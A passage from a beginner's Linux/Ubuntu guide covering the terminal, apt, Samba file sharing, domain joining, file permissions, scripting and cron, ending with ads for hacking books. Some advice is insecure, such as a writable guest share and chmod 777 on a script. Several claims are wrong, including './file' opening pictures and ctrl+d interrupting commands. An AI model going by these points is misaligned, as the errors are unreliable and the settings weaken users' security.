However, powerful graphics cards and other specific hardware will need proprietary drivers from that company to function to full efficiency. Because although your graphics card works by default with Linux, the secret and often hidden technology within can only be fully utilized with that company's software. On Ubuntu the process is straightforward- open the "additional drivers" application and let the OS search for you. After determining whether you have the devices, it will ask you which version of the driver to use. Follow any on-screen prompts to enable the 3rd party drivers. For any devices that do not appear, do Internet research on the manufacturer's website to determine whether they released a specific Linux driver that you can download.

Software is another aspect of Linux that excels over Windows. Much like an Apple computer, Ubuntu has an app store of sorts from which you can search through repositories of applications that are compatible with your device to download and install with just a few clicks. Just search for the "Ubuntu Software Center" from dash to open the application. From there you can browse individual categories such as "Games", "Office", or "System" for a list of programs, or you can search directly by name. After

finding a program, click on it and then queue up the download by clicking “install”. After authenticating yourself the software will automatically download and install. From there, the application can be run by searching for it in the dash.

Another method of installing software is available through the terminal, but we will discuss that later. Ubuntu is not totally limited to software found in the app store, because programs downloaded from the Internet can also be installed. Once again, we will touch on that subject after discussing the terminal.

Overall, managing hardware and software in Ubuntu is effortless. Whether installing a new hardware device or downloading a popular program, Linux distributions make you’re computing experience trouble-free. That is not to say that Linux is wholly meant for beginners, because as we will learn Linux is definitely a great choice for power users and experienced admins.

## The Command Line / Terminal

Before modern computers, hardware and software were interfaced by using keyboards exclusively. The mouse brought graphical interfaces and simplified the process, but many functions remained text-only as to not present complicated options to end users. In Linux, this process continues today. There exists the GUI that is present on most distributions, but every Linux distro also has a built-in text-based interface as well, from which powerful commands can be typed and executed. Think of the terminal as a much more powerful command prompt, because you can completely use your computer exclusively through the terminal alone. With enough knowledge, a user can actually browse the Internet, install programs, manage their file system, and more through text.

Begin the terminal by launching it from dash or by using the Ctrl+Alt+T keyboard shortcut. A purple window will open and wait for your input. You can type a command and press enter to activate it. For our first command, enter “ls”. This is short for list, and it will display all of the files within our current directory. You will be able to see the files and folders in Home, Ubuntu’s main user folder. If you are lost, you can always type in “pwd” to print the working directory and display the name of the folder you are currently browsing. As you learn commands, it helps to write them down as to better internalize their use.

## Managing Directories

Directories, another name for folders, work the same as they do in other operating systems. Folders hold files, and you must be currently accessing a directory in order to interact with the files inside of it. You can use the terminal command “cd” to change directory and move about the file system. As an example, typing “cd Desktop” from the Home folder will transfer you to that folder. Now using “ls” will not show anything (unless you added files to the desktop). To back out, type “cd ..”. Practice navigating around the file system in this fashion; cd into a directory and ls to view the files.

Because you are typing commands, Linux expects your input to be exact. If you misspell a command it will simply not work, and if you type a folder or file incorrectly it will try to reference something that does not exist. Watch your input carefully when using the terminal.

Opening a file is done with a different command – “.”. The period is used to start the specified file, so if you were attempting to open a picture it could be done like so: “./house.png”. Both the period and the slash are necessary, as it denotes that you are running a file within the current directory. When you run a file it will be opened with the default application assigned to the file type, so in the case of a picture it will most likely be opened in an image viewer.

You can also create and remove directories and files through terminal as well. For this example navigate to the Home directory. As a shortcut you can type “cd ~” to change the directory to your Home, because the tilde key is short for “the current user’s home”. Make a directory with the “mkdir” command; type, “mkdir Programming” to create a new folder with that title. You can CD into it, or you can go to the GUI and enter it to prove that you have indeed created a new folder. Now remove that directory by going Home and typing “rmdir Programming”. Without hesitation, Linux will remove the specified directory. Similarly, using “rm” will remove the specified file.

Linux has a design philosophy that many users are not used to. In Windows and OSX, the OS will almost always double check that you want to commence with an action such as deleting a file or uninstalling a program. Linux distributions believe that if you are imitating an event, you definitely mean to follow through with it. It will not typically confirm deleting something, nor will it display any confirmation messages (file successfully deleted). Rather, the absence of a message indicates the process completed successfully. While the philosophy is somewhat dangerous (because you could potentially ruin your OS installation without warning), it serves as a design contrast to other operating systems. Linux gives you complete control, and it never tries to hide anything or obscure options because they might be too complicated. It takes some time to get used to, but most users agree it is a welcome change to be respected by the technology they own.

This does not compromise security, however, because any critical action requires the “sudo” command as a preface. Sudo stands for “super user do”, meaning that the user of the highest permissions is requesting the following command. Any sudo entry will require an administrator password, so malicious software or un-intending keyboard spammers cannot accidently do damage without knowing the password first. A lot of the commands we use in this book require sudo permissions, so if the command fails to

complete with a message explaining it does not have enough permissions you can retry with sudo.

# Apt

Learning the terminal opens up computer functions that are not available through the GUI. Also, you can shorten the amount of time it takes to do many things by typing it instead. Take, for instance, the amount of work required installing a program. If you wanted to download the Google Chromium browser, you would have to open the software center, type in the name of the program, locate the correct package, mark it for installation, and execute the action. Compare that to typing "sudo apt-get install chromium-browser" into the terminal. With that one command, Ubuntu will save you many minutes.

Apt (advanced packaging tool) is the command associated with managing applications in Ubuntu. Other distributions may use their own tool, but apt is commonly used for its large repositories and simple commands. Packages are installed with the "apt-get install" formatting, where you specify the name of the program you wish to install. In the example above we specify the Chromium program with the package name "chromium-browser". Given that you do not know every package name, there is another command "apt-cache search" that can be used to locate package names matching the supplied string. So "apt-cache search chromium" would show "chromium-browser", and you could specify the correct name to install.

The usefulness of apt extends beyond that, as you can use it to update every single application on your system with a few commands. Use "apt-get update" to refresh the repository, then use "apt-get upgrade" to have every

application upgrade itself to the newest version. Windows OS users should be envious at this easy process, because updating a Windows programs requires uninstalling and reinstalling with the newest version.

As time goes by, you might need to update the Ubuntu version. Every year there is a new release, and it can be installed with “apt-get dist-upgrade”. Staying up to date with the newest fixes and additions ensures your Linux system will be working healthy for a long time. You might have even noticed that installing and updating the system does not require a reboot; a feature that contributes to Linux computer’s lengthy uptimes and stability. Lastly, removing an application is done with “apt-get remove” followed by the package name.

To run the programs that we install we can either search for them from the dash, or we can just type the package name into the terminal. Typing “chromium-browser” will launch it just the same as double clicking its icon would. Some programs must be started from the command line by typing the package name exclusively because the package does not show up in a dash search. Overall utilizing the terminal is a time-saver and a great way to practice moving away from slow and cumbersome graphical user interfaces.

Easy installation and management of packages is a Linux feature that becomes highly useful- master it to improve your experience. There is a third method of installing packages, and it involves downloading and launching .deb files from the Internet. Some software are bundled in that format, and they act similar to .exe files in that they just need to be double clicked to begin the installation process.

## More Terminal Commands

Here are a few more basic terminal commands that you should internalize and put to use in your system. Fully understanding the basics will provide a decent foundation upon which to build on later.

- cp – “cp image1.jpg image2.jpg” – copies (and renames) the first parameter to the second supplied parameter. Copy directories with the –r switch.

- mv – “mv cat.jpg /home/Pictures” – Move the specified file to the given directory.

- shutdown – “shutdown –h now” – shuts down the computer. –h is a tag meaning “halt”, but you can also use –r to restart. Now refers to the time until it executes.

- date – “date” – Displays the current date and time.

- free – “free –g” – Show the current RAM usage of programs.

- du – “du –h” – Give the HDD usage.

- ps – “ps” – Show the active processes using CPU time.

- touch – “touch memo.txt” – Used to create a new blank file in the current directory with the specified name.

- ifconfig – “ifconfig” – The Linux equivalent of ipconfig, it shows network information.

Some commands have “tags” or “switches” associated with them. These are the letters preceded by dashes. They all do different things, and learning which switches to use for what purpose is best found through that command’s manual pages. See the advanced section for opening the manual.

One of the most useful programs from the command line, nano is a simple text editor that can be used to edit files and quickly make changes to settings or scripts. It is accessed by typing “nano” into a command line. You can type a file as needed and then press ctrl+x to save and quit. As you save, you will give it the name and file extension associated with it; notes.txt will create a text file with the name “notes”. Alternatively, you can edit a file by typing

“nano notes.txt”.  In that example, we open notes in the editor and display its contents in an editable state.

Nano may be very simple, but it is undoubtedly powerful and a time saver for quick changes and file creation.

## Connecting to Windows / Mac Computers

Windows and OSX computers have built-in networking functions such as workgroups, domains, shares, and more. Integrating Linux computers into the network infrastructure that has been dominated by Windows server computers is fairly easy, though, and correct setup will allow you to see Windows shares as well as join corporate domains.

The first step to intercommunication is installing the “samba” package. Either find it through the software center, or type in “sudo apt-get install samba” to obtain and install the necessary software.

Sharing files from your Ubuntu machine to other computers involves creating a samba share. Samba runs off of the same protocols that other popular file sharing methods use, so files shared from the Ubuntu machine can easily be seen on Windows. After installing samba, use “sudo nano /etc/samba/smb.conf” to start editing the configuration file. At the very bottom of the file add these lines:

[share]

comment = File Share from Ubuntu

path = /srv/samba/share

browsable = yes

guest ok = yes

read only = no

create mask = 0755

Now, create the folder specified in “path” (sudo mkdir -p /srv/samba/share) and set permissions (sudo chown nobody:nogroup /srv/samba/share/) so that anybody can access its contents. Place any files you want to share within that directory, and then restart the service (sudo restart smbd, sudo restart nmbd) to make the share active. Lastly, log on to your other computer and navigate to the network shares. In Windows, they will appear in the left panel of file explorer. If the share does not appear automatically, type the IP into the file path box (find Ubuntu IP with ifconfig). You are now able to access Ubuntu’s files from other operating systems.

You might also need to see files from other operating systems in the Ubuntu computer. Firstly, open the Ubuntu file explorer. From the menu bar, click “files”, and then select “connect to server”. In the resulting box, type the URL of the share you wish to access. It could be an ftp address (ftp://ftp.test.com), an http address (http://test.com), or a share address (smb://share/Folder). Without any additional hardware or setup, you can see the files this way.

Finally, joining a domain such as Active Directory allows your computer to interact with other operating systems on the network and achieve other business-oriented tasks. Whether you have a small home network, or whether you are adding Linux computers to a corporate domain, the process is the same. Install a few extra packages (realmd, sssd, sssd-tools, samba-common, samba-common-bin, samba-libs, krb5-user, adcli, packagekit). While installing them, it will ask for your domain name. Enter it in all caps. Enter “kinit -V adminname” replacing that with an actual admin account name in the domain. After entering the password you will have been authenticated to the domain. Now joining it is done with “realm –-verbose join -U adminmame domainname.loc”.

If it fails, it means the DNS is misconfigured on our device. Type “echo ‘ad_hostname = nix01.domainname.loc’ >> /etc/sssd/sssd.conf”, then “echo ‘dyndns_update = True’ >> /etc/sssd/sssd.conf” and finally use “service sssd restart” to restart with those new settings. The first line sets the FQDN of our computer, so the line needs to be changed according to our domain settings. After a successful restart with correctly configured settings the terminal will claim it has joined the domain. Test this with “realm list”. Now connected to AD you can administer the Linux device from your server!

For most users, however, creating shares and joining domains is far beyond the connectivity needs. Simple file sharing is much better done through USB drive transfers or a service such as Dropbox. Indeed Dropbox can be installed on the big three operating systems and files can be synced between them with no additional setup. On Ubuntu either download the .deb file directly from the website, install it from the software center, or use “sudo apt-get install nautilus-dropbox” to obtain the application. Within the Dropbox folder, place any files that you wish to transfer between computers and it will automatically be downloaded and updated on all other Dropbox computers you own.

Using other operating systems is not complicated when you connect them together. So long as the computers are on the same network you can create file shares, join them into a domain, or use a simple service such as Dropbox.

## Useful Applications

Here is a list of the best Applications for your Ubuntu system that will help you get the most out of your computer.

- Office Productivity – Abiword, VI, Emacs, LibreOffice, nano
- Multimedia – VLC, DeaDBeef, Cmus, AquaLung, MPlayer, Miro
- Web Browsing – Firefox, Chromium, Midori, W3M
- Creativity – Aud
- acity, GIMP
- Other – Kupfer, Thunderbird, qBittorrent

And for programs that help with usability, there are so many varied choices that it depends on what you are trying to accomplish. The best way to discover a program is to search on the internet for a functionality you wish to add. For example, if you are searching for a quick way to open and close the

terminal you might come across the program “Guake”.  Or if you are wanting audio within the terminal it might recommend “Cmus”.  Finding the perfect applications for you is part of the customization aspect of Linux, and it makes every install a little more personal for each user.

## Administration

If you are looking for a “Control Panel” of sorts, you can find shortcuts to administrative tools such as network, printing, keyboard, appearance, and more from within the “System Settings” application. Some Ubuntu variants use “Settings Manager” or just “Settings” for the same purpose.

After launching it there will be links to other default configuration applications; just click on whichever you need to change to obtain a GUI for settings a few options. But not everything administrative is found through the GUI. Most low-level settings are only available through the command line, and as such you will need to know exactly what to type to edit them.

As an example, adding a new user to Ubuntu requires the “adduser” command. By following the command with a username, the terminal will prompt for basic information and a password. Setting that new user to be an administrator is done with “usermod -aG sudo nameofuser”. Moreover a user can be deleted with “deluser”. These options are difficult to find through GUI but can be done in seconds with a terminal.

“Task Manager”, or the administration of running applications within Ubuntu is done through the terminal as well. The program “top” is standardly installed on all distributions (mostly), and starting it displays a list of all currently running processes as per task manager. By default though,

the list of processes will be updated and moving around in such a way that it might be difficult to read the data we need. Press the “f” button to bring up a sorting list, navigate to “PID” with the arrow keys and press “s” to set over that option. Now use escape to return to top and we can now scroll through the list with page-up and page-down to view the tasks. Say, for instance, we want to close the program “Pidgin” because it is unresponsive. Find it in the list (or search for it with the above filtering commands) and take note of the PID (Process ID) number. Press “q” to quit top, then type “kill 4653” obviously replacing the number with the PID. At any time within top you can press “h” to see a list of keyboard shortcuts for various actions. If top is too difficult to use consider installing “htop”, a “human readable” version of the program. It actually shows neat ASCII graphs detailing CPU, RAM, and other usage statistics. Search for a program with F3, then use F9 and Enter to kill it.

As for services, you might have noticed we use the “service” command to change their status. So starting a web server would be done with “service apache2 start”, restarting it done by replacing start with restart, and stopping it by replacing start with stop. Finding a list of services is done with “service –-status-all”. Services are daemons, or background tasks that are continuously running. They can be gathering data, running a service such as Bluetooth and Wi-Fi, or waiting for user interaction.

## Security Protocols

Linux has a focus on security in general, which contributes to its use in corporate and server settings. Taking advantage of the security protocols means that you are more secure than other operating systems and less likely to have your computer compromised. This requires good security principals, of course, and always being safe online. A computer without a password is hardly protected at all.

One feature brought over from UNIX is file permissions. Every file has a set of permission- the owner, group, and rights. The command "chown" changes the owner of a file, "chgrp" changes the group, and "chmod" changes the rights associated with the file. Discovering the permissions of a file or folder is done by typing "ls -l filename". It will return an initially confusing line such as "- rw- rw- r--". "R" means read, "W" stands for write, and the third option is "X" for execute. The three sets are respectively owner, group, and other. So our example file above has read and write permissions set for the owner and its group, but only read permissions for other users. This means that the owner and the group he belongs to (most likely sudo users) have permission to both access the file and change its contents, but other users on the network or PC can only view the contents and not edit it. Script files will need to have the X in order to be executed, and without it they cannot be run.

Most people will only need to use the "chmod" command to change the permissions of files they wish to use. We use the command and a set of numbers to set the permission of the file. "chmod 777 test.sh" makes the file readable, writable, and executable by all users anywhere because each

specification (owner, group, other) has the number 7 attached to it. Numbers determine the permissions that entity has, and the number used is calculated like so:

- Start with the number 0.
- Add 4 for adding readability.
- Add 2 for write-ability.
- Add 1 for executable-ness.
- The number you have left determines the permissions.

6 would be read/write, but 1 would only be executable. 5 would be readable and executable, but not changeable. In our 777 example, we set owner, group, and others to all be 7. This is not particularly good security, because that means anybody anywhere can mess with that file. A more conservative permission set would be 775. Use security permissions advantageously for secure computing.

Security within Linux expands beyond just permissions. Ensure that you practice good security practices, and that you are following common sense in regards to security- install only needed programs, do not follow all internet advice, do not use sudo too often, use passwords, use encrypted networks, keep software up to date, encrypt important files, and make regular backups. As a final word of advice, look into using a distribution with SELinux, a module that supports AC and other security policies.

## Scripting

Bash is the “programming language” or the terminal. When we type a command, we are doing so within bash. A script is a list of bash commands that execute in order, meaning we can create a script with a list of commands and run it to save time or automate terminal tasks that we normally have to type. As an intermediate and advanced Linux administrator, you can use scripts to greatly shorten the amount of work required for repetitive or constantly running tasks.

To start a script, create a new file “script.sh” within nano. The first line must always be “#!/bin/bash” to mark it as a bash script. Type the following lines for your first script.

```
echo “What is your name?”

read name

echo “Hey, $name. Here is your current directory, followed by the files.”
```

Pwd

Ls

Save the script. Now we have to set the permissions to allow it to be run. Use “sudo chmod 777 script.sh”, and then run the script with “./script.sh”. So long as you copied the script exactly, it will ask for your name and then show you your directory and files. Take the concept and expand it further in your own scripts. You can run commands from installed programs as well, so you can write a script that automatically joins a domain, or one that connects to the network specified. Shutting down remote computers is a great automatic task as well.

Scripts can either be run manually or set to execute at certain times. To run a certain script every time the user logs in, open the “startup applications” program from dash and create a new app with the script as the source. Now every time that user logs in the script will run automatically. This is useful for setting up certain options or starting background services without requiring the user to do it themselves.

Scheduling tasks for a certain time can be done with the Cron system daemon. It is installed be default on some systems, but if not “sudo apt-get install cron” can be used. Start the service with “service cron start” and create a new crontab file with “crontab -e”. Select nano as your text editor. At the bottom of the created file, add a new line with our scheduled task. The format goes as follows:

minute, hour, day, month, weekday, command

And we format it with these options to specify when to run the command. Time numbers start with 0, so the hours range from 0 to 23 and minutes are from 0 to 59. Replace any option with an asterick to specify that it will run on any value. Pay attention to these examples:

```
0 12 * * * ~/script.sh
```

This will run the script.sh found in the Home directory every day at noon.

```
30 18 25 12 * /usr/bin/scripts/test.sh
```

And this will run test.sh within the /usr/bin/scripts directory at 6:30 on Christmas day every year.

Conclusively, scripting and automating scripts are fantastic ways to take administrative control of regularly occurring tasks. Continue writing scripts, or look up examples online to see how your computing experience can be made easier with bash.

## Advanced Terminal Concepts

Mastering Linux comes down to intimate comprehension of the tools available in the OS and how to utilize them. Many of the topics discussed in this chapter will focus on more tasks and how to accomplish them, or a few QOL improvements to the OS in general.

Compression and decompression of files often confuses Linux beginners. The tools are typically already installed, but the command line must be used. Furthermore, the strange .tar and .gz file-types are Linux-specific formats that you might often come across. All files can be unzipped or zipped with the gzip tool. Preinstalled on Ubuntu, we access it with the "tar" command. To compress a folder and the files contained within, navigate to it in terminal and type "tar –czvf name.tar.gz foldername". C stands for "create", z means "compress (gzip)", v is for "verbose", and f allows filename specification. If you want more compression (but at the cost of time), zip the folder with gzip2 by replacing the –z switch with the –j switch instead.

Now extracting that same archive can be done with "tar –xzvf name.tar.gz". You will notice that the –c was replaced with an –x, and this indicates extraction. Once again if you are dealing with bzip2 files use the –j switch instead.

Continuing with advanced terminal concepts, let us talk about a few quality tips and tricks that can save you time in the terminal. When typing a command or file name, press tab halfway through. This feature, tab completion, will guess what you are attempting to type and fill in the rest of the phrase. For files it will complete the name as shown in the directory, or complete a command by considering what you are trying to do. Linux experts and anyone that has to use the terminal regularly may seem as though they are typing exactly what they want with extreme accuracy and speed, but they are actually just using tab completion.

Users, especially administrators, will spend a decent amount of time with the sudo command because their instructions require elevated privileges to run. But when typing out a long command and forgetting to type sudo, you will be angered at having to type it again. Instead simply type “sudo !!”, shorthand for “super user do again”. It generously saves from typing an entire command again.

Another method of repeating commands is to use the up and down arrows. Pressing up continuously cycles through previously typed commands. You can also edit the commands with the left and right arrows to change the text contained within.

And the most requested terminal tip involves copy and pasting. Attempting to paste a line into the terminal results in the strange character ^v. The keyboard shortcut is not configured to work in the terminal, and that is why the strange combination is displayed. To actually paste, right click and select the option; or use the key combination shift+insert. Copy in the same way, but with ctrl+insert instead. While it might be okay to copy and paste terminal commands from the Internet (provided you understand the risk and

know what they are doing in the command), do not try to paste from this publication. The formatting introduced through the medium in which you are reading it might have inserted special characters that are not recognized by the terminal, so it is best if you do not copy and paste, but rather you should type manually any commands presented.

Linux has a hidden feature that not many users know about. Files are displayed to the user when you visit that directory or type ls, but actually not all of the files are viewable this way. In Linux if you name a file with a period as the first character it will be marked as hidden. Hidden files are not normally visible by common users, and it acts as a way to protect configuration files from accidental editing/deleting/so forth. To see those files, we only need to add the –a tag to our ls search. In the GUI press ctrl+h in a directory to reveal the secret content. And as you create scripts and other configuration files consider hiding them with the period as a form of user protection.

Any command within terminal can be interrupted or quit with the ctrl+d key combination. Use it to stop a lengthy process or to exit out of a program/command that you do not understand.

Aliasing is a way to create your own personal shortcuts within the terminal. Instead of typing a long command or a bunch of smaller commands aliases can be used to combine them into a single user defined option. Just as the name implies, aliases are different names for anything you specify. Every alias is contained within a hidden config file- begin editing it with “nano ~/.bashrc”. Because it exists within the user’s home directory every alias will be pertinent only to that user. At the bottom of the file we can begin creating alias as per the following example:

```
alias gohome='cd ~ && ls'
```

This alias will change the directory to home and display the contents by typing “gohome”. When creating aliases you must follow the formatting presented above exactly, meaning there is no space between the command and the equal sign. Multiple commands are strung together inside the single quotes separated by “&&”. For more robust aliases, add a function instead. The following example combines cd and ls into a single command.

```
function cdls () {

   cd "$@" && ls
}
```

After writing your aliases, save the file and restart the computer. Your new commands are then available for use.

That file we edit, .bashrc, is the configuration file for the Ubuntu terminal. Besides making aliases we can also use it to customize our terminal settings, such as color, size, etc... A quick tip is to uncomment the “#force_color_prompt=yes” by removing the # and ensuring “yes” is after the equals. This adds color to the terminal, making certain words different

colors.  More options are available when you open a terminal, right click on it, and select profiles followed by profile preferences.  Through the tabs here you can customize the font, size, colors, background colors, and much more. Customization of the terminal is recommended if you are going to be using it a lot, because it helps to be comfortable with the tools you will work with.

## I/O Redirection

During normal terminal command execution, “normal input” (typed by the user, or read from a file/attribute/hardware) is entered and parsed by the command. Sometimes the command has “standard output” as well, which is the return text shown in the terminal. In “ls”, the standard input is the current working directory, and the standard output is the contents of the folder.

Input and output are normally direct, but by using I/O redirection we can do more with the terminal. As an example, the “cat” command (concatenate) followed by a file will output that file to the screen. Running cat by itself opens a parser where any line that is input will be immediately output (use ctrl+d) to quit. But with I/O redirection hotkeys (<, >, <<, >>, |) we can redirect the output to another source, such as a file. And “cat > test.txt” will now put the standard output in that new file. Double signs signify appending, so “cat >> test.txt” will place the output at the end of the file rather than erasing the contents at the beginning.

The vertical line character, or the “pipe”, uses another form of I/O redirection to take the output of one command and directly insert it into the input of another. “ls | sort –r” would take the output of ls and sort it into a backwards list. We redirected the output and gave it to another command to accomplish this.

And finally, the “grep” command is used very often within I/O redirection. Grep can search for a certain string within a specified file and return the results to standard output. Using redirection, this output can be put into other commands. An interesting feature of Linux to note is that object is a file, even hardware. So our CPU is actually a file that stores relevant data inside of it, and we can use grep and other tools to search within it. That example is fairly advanced, but here is a simpler instance:

“grep Conclusion report.txt”

And it will search within the file for that specific word. I/O redirection can become a complicated process with all of the new symbols and commands, but it is a feature that you can incorporate into your scripts and daily use that often allows for certain features and functions of Linux to be done in a single line.

Linux and the terminal are difficult concepts to fully master. But with practice and continuing dedication you will be able to perform masterful feats of computing and do helpful tasks that are not possible in Windows or OSX. Learning more about commands and how to use them certainly helps in this regard, so persist in your studies of new commands and their use. Positively the only command you actually need to memorize is “man”, a command that will show the manual pages and documentation of any other command specified. The manual pages show switches, examples, and the intended use of every command on your system. Use the tool to your advantage and gain intimate knowledge of your system.

## More Linux Information

To continue learning about Linux and the possibilities it can provide, consider the examples in this section. It will briefly discuss more uses for Linux, and a few other concepts that have yet to be talked about.

The “Linux file system” refers to the main layout of the files and folders on your computer. If you continue to “cd ..” in the terminal, or if you click the back button on the GUI until it goes no further you will stumble upon the “root” directory. The folders here, bin, boot, etc, usr, and so on are how your hardware and settings are configured. Each folder has a specific purpose and use, and you can understand them by exploring the contents. As an example, user data is stored in home, but user programs are stored in usr. Because of how diverse and complicated the file system actually is it will not be discussed here, but if you wish to learn more do an Internet search or read the documentation associated with your operating system.

Linux systems are often used for purposes other than desktop use. Dedicated machines run variants of Linux because of the power and stability it provides. Even our cars have a Linux kernel running to keep track of error codes and help mechanics.

Servers often have Linux installed because of reliability and the functions the distributions have within them. For instance, Linux machines

are used as firewalls because the “iptables” application provides excellent port blocking and intelligent filtering. You yourself can run a firewall on your system with the application as well, thus gaining business-level software for free. In this way, Linux is also great for networking. The machine can act as a switch, router, DNS server, DHCP server, and more just by installing the relevant applications.

And finally, Linux systems are not limited to the interfaces we have seen insofar. Every distro has its preferred desktop environment, but the interface can be extremely customized to the individual’s preference. There are even file and web browsers for the terminal, which is greatly helpful for those using SSH or remote computing. All-in-all, you should try out different DE’s by installing them and configuring them to your liking.


## What Next and Conclusion

How you continue depends on what you want to do with your Linux distribution. For casual browsing and simple use, continue with Ubuntu and install the programs you need. For more adventurous people, consider installing a new distribution to see what each has to offer. Those wishing to learn even more deeply about Linux can install one such as Arch or DSL to build their own unique OS from scratch. Administrators and power users can install a server version of a distro to build their own Linux network, or they can consider changing over their environment from other operating systems to entirely free ones.


Conclusively, Linux is a powerful and relatively easy to use set of operating systems. But their real potential comes from the hard-to-master terminal and command line functions. Thank you for reading this publication, and I hope that it has shed some light on the mysterious subject of the defacto alternative operating system. If Linux has confused you or did not live up to expectations, I implore you to take a second look at the features it can offer. While it may not have the same caliber of games or 3rd party proprietary software, the OS is simple and customizable enough to be used as a primary OS with maybe Windows or OSX as a secondary OS. Alternatives exist for just about every program, so if it is possible to get rid of Microsoft and Apple entirely, it is highly recommended you do so. Thank you again, and make good use of your new Linux knowledge.

# Related Titles


Hacking University: Freshman Edition Essential Beginner's Guide on How to Become an Amateur Hacker




Hacking University: Sophomore Edition. Essential Guide to Take Your Hacking Skills to the Next Level. Hacking Mobile Devices, Tablets, Game Consoles, and Apps



